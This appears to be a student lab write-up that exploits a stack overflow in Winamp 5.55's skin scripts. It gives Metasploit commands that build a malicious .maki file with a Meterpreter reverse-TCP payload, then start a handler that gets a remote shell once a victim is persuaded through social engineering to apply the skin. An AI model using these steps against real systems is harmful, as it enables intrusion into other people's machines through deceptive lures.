Yoni Shieber יוני שיבר

ID: *********

Winamp

Introduction:

In target machine Win 7 installed Winamp (version 5.55) music player. In Winamp there is have Stack overflow vulnerability. In this player, client can chose his lovely theme (called skin) which determine by configuration file – maki which contain script. Once player run this script, the appearance has changed.
We can create designated payload, convince (by social engineering, and because this skin is so “cool”..) the target install the skin we sen to, which contain the malicious script and once he tried use it, we exploit the vulnerability and get a shell.

The demonstration of exploit process:


(NOTE: from here I use NAT network configuration
until here it was bridge.)
first let’s create the malicious payload (in the skin):
And we copied the malicious .maki into some skin we want (in script folder).


```
msf > use exploit/windows/fileformat/winamp_maki_bof
msf exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(winamp_maki_bof) > set LHOST 192.168.237.130
LHOST => 192.168.237.130
msf exploit(winamp_maki_bof) > exploit

[*] Creating 'mcvcore.maki' file ...
[+] mcvcore.maki stored at /root/.msf4/local/mcvcore.maki
msf exploit(winamp_maki_bof) >
```

Then using social engineering the target want install this skin (Rocketship).
We open handler:

```
[+] mcvcore.maki stored at /root/.msf4/local/mcvcore.maki
msf exploit(winamp_maki_bof) > use multi/handler
msf exploit(handler) > set LHOST 192.168.237.130
LHOST => 192.168.237.130
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.237.130:4444
[*] Starting the payload handler...
```

Once the apply this skin, we get a meterpreter:





Great! We get shell.